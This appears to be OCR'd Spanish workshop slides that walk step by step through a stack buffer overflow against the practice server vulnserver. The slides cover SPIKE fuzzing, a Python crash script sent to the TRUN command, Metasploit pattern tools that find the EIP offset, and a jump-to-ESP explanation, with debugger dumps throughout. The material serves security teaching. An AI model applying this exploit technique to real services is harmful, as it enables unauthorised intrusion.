
```
80483db <function>:
 80483db:        push    %ebp
 80483dc:        mov     %esp,%ebp
 80483de:        sub     $0x10,%esp
 80483e1:        movl    $0x0,-0x8(%ebp)
 80483e8:        movl    $0x1,-0x4(%ebp)
 80483ef:nop
 80483f0:leave
EIP ⇨ 80483f1:ret
```

EAX	
ECX	
EDX	
EBX	
ESP	0xbfffeedc
EBP	0xbfffeee8




```
080483f2 <main>:
 80483f2:    push   %ebp
 80483f3:    mov    %esp,%ebp
 80483f5:    push   $0xa
 80483f7:    push   $0x10
 80483f9:    call   80483db <function>
EIP ⇨ 80483fe:    add    $0x8,%esp
 8048401:    mov    $0x0,%eax
 8048406:    leave
 8048407:    ret
```

EAX	
ECX	
EDX	
EBX	
ESP	0xbfffeee0
EBP	0xbfffeee8



```
080483f2 <main>:
 80483f2:    push   %ebp
 80483f3:    mov    %esp,%ebp
 80483f5:    push   $0xa
 80483f7:    push   $0x10
 80483f9:    call   80483db <function>
EIP ⇨ 80483fe:    add    $0x8,%esp
 8048401:    mov    $0x0,%eax
 8048406:    leave
 8048407:    ret
```

EAX	
ECX	
EDX	
EBX	
ESP	0xbfffeee0
EBP	0xbfffeee8



Hack0n

3. EXPLOIT PASO A PASO

EXPLOIT PASO A PASO


Ejecutaremos vulnserver.exe a través de OllyDBG (abrir OllyDBG, File, Open y seleccionamos vulnserver).

Se levantará un servicio en el puerto 9999 que hay que explotaremos con un Buffer Overflow.

Tras conectarnos desde la Kali, con el comando HELP podremos ver las opciones.

El comando TRUN es el vulnerable a buffer overflow. Lo usaremos para el exploit básico.

Zarpas a la obra!!



EXPLOIT PASO A PASO


Desbordando el Buffer

Con la herramienta Spyke podemos fuzzear el servicio hasta que da un fallo de violación de memoria…

$/usr/share/spike/testscripts# generic_send_tcp KALIIP 9999 vulnserver.spk 0 0

El comando TRUN explota si el mensaje comienza por “/.:/” y es suficientemente largo. Esto lo podemos ver esnifando el tráfico con Wireshark durante la ejecución de Spike.

```
root@kali:/usr/share/spike/testscripts# generic_send_tcp 10.10.10.4 9999 vulnserver.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
line read=Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:1
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
```


Wireshark · Follow TCP Stream (tcp.stream eq 1) · any
Welcome to Vulnerable Server! Enter HELP for help.
LTER /.:/
AAAA

EXPLOIT PASO A PASO

Desbordando el Buffer

Una vez hemos localizado la estructura del comando para crashear vulnserver, creamos un pequeño script para empezar el exploit.

En este primer esqueleto, replicaremos las peticiones de Spike en Python y lo ejecutamos.

```
import sys, socket, struct
print "Creating expoit."

host = sys.argv[1]
port = int(sys.argv[2])

tambuffer = 5000
buff = "TRUN /.:/" + "A"* tambuffer

exploit = buff

try:
    client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    client.connect((host,port))
    client.send(exploit)
    client.recv(1024)
    client.close()
    print "exploit sent"
except:
    print "something was wrong"
```

EXPLOIT PASO A PASO

Desbordando el Buffer

Vemos que el EIP se ha sobrescrito con valores 41414141 -> AAAA.
El programa finaliza porque no hay código ejecutable en 0x41414141

```
root@kalihtb:~/hackon/TRUN# python expl_TRUN_a.py 192.168.1.40 9999
Creating expoit.
exploit sent
root@kalihtb:~/hackon/TRUN#
```

```
Registers (FPU)                                <
EAX 016FF200 ASCII "TRUN /.:/AAAAAAAAAAAAAAAA
ECX 004453F0
EDX 00003A48
EBX 00000058
ESP 016FF9E0 ASCII "AAAAAAAAAAAAAAAAAAAAAAAA
EBP 41414141
ESI 00000000
EDI 00000000

EIP 41414141

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
```

Address	Hex dump	ASCII
016FF9E0	41 41 41 41 41 41 41 41	AAAAAAAA
016FF9E8	41 41 41 41 41 41 41 41	AAAAAAAA
016FF9F0	41 41 41 41 41 41 41 41	AAAAAAAA
016FF9F8	41 41 41 41 41 41 41 41	AAAAAAAA
016FFA00	41 41 41 41 41 41 41 41	AAAAAAAA
016FFA08	41 41 41 41 41 41 41 41	AAAAAAAA
016FFA10	41 41 41 41 41 41 41 41	AAAAAAAA
016FFA18	41 41 41 41 41 41 41 41	AAAAAAAA
016FFA20	41 41 41 41 41 41 41 41	AAAAAAAA
016FFA28	41 41 41 41 41 41 41 41	AAAAAAAA
016FFA30	41 41 41 41 41 41 41 41	AAAAAAAA
016FFA38	41 41 41 41 41 41 41 41	AAAAAAAA
016FFA40	41 41 41 41 41 41 41 41	AAAAAAAA
016FFA48	41 41 41 41 41 41 41 41	AAAAAAAA
016FFA50	41 41 41 41 41 41 41 41	AAAAAAAA
016FFA58	41 41 41 41 41 41 41 41	AAAAAAAA
016FFA60	41 41 41 41 41 41 41 41	AAAAAAAA
016FFA68	41 41 41 41 41 41 41 41	AAAAAAAA


016FF9E0	41414141
016FF9E4	41414141
016FF9E8	41414141
016FF9EC	41414141
016FF9F0	41414141
016FF9F4	41414141
016FF9F8	41414141
016FF9FC	41414141
016FFA00	41414141
016FFA04	41414141
016FFA08	41414141
016FFA0C	41414141
016FFA10	41414141
016FFA14	41414141
016FFA18	41414141
016FFA1C	41414141
016FFA20	41414141
016FFA24	41414141
016FFA28	41414141

NOTA: el registro ESP apunta a una dirección que contiene muchas AAAAAAAAAAAAAAAAAAAAAA… Además de sobrescribir la dirección de retorno (EIP), el buffer continúa en la pila pisando direcciones del siguiente StackFrame, que puede ser utilizado para poner nuestro payload malicioso.

EXPLOIT PASO A PASO

Pattern Create & Offset

Se puede sobrescribir el EIP. Pero, ¿dónde “se encuentra” EIP dentro de la cadena de caracteres inyectada? Necesitamos generar una cadena de texto del tamaño suficientemente grande para desbordar la pila, pero formada por combinaciones de caracteres que nunca se repitan.



Usaremos Pattern_create.rb:

$ **/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 5000**

```
root@kalihtb:~/hackon/TRUN# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 5000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ac
3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6A
g7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0
Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An
4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7A
q8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1
Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax
```

EXPLOIT PASO A PASO

Pattern Create & Offset

Ejecutamos el primer exploit con el patrón creado y veamos qué valor tiene ahora EIP:

- 386F4337 (valor “7Co8” del patrón, o lo que es lo mismo \x37=7, \x43=C, \x6F=o y \x38=8)

Calculamos el offset mediante **pattern_offset**, obteniendo la posición 2003:
$ **/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 386F4337**

Actualizamos el formato de la variable buff y verificamos que obtenemos 42424242 en EIP (incluimos “B”*4 en buff). El tamaño del exploit debe ser lo más cercano a 5000, el tamaño inicial que crasheaba vulnserver.

```
root@kalihtb:~/hackon/TRUN# /usr/share/metasploit-framework/tools/exploit
/pattern_offset.rb -q 386F4337
[*] Exact match at offset 2003
```


```
offset = 2003
buff = "TRUN /.:/" + "A"* offset + "B"*4 + "C"*2993
```


```
Registers (FPU)                                <    <    <
EAX 0175F200 ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 004A554C
EDX 00000000
EBX 00000058
ESP 0175F9E0 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
EBP 41414141
ESI 00000000
EDI 00000000

EIP 42424242

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
```

EXPLOIT PASO A PASO

Jump to ESP: Controlando el flujo

¿Por qué un salto a ESP nos vale para ejecutar nuestro código malicioso?
La dirección de memoria que se carga en ESP (en la fase de epílogo) se ha sobrescrito por el Buffer, es decir, se ha llenado de C's. Sin embargo, si conseguimos sustituir el contenido de EIP por un código de operación Jump to ESP y ponemos a continuación nuestro payload (código malicioso), tendremos control del flujo del binario y podremos ejecutar lo que deseemos.




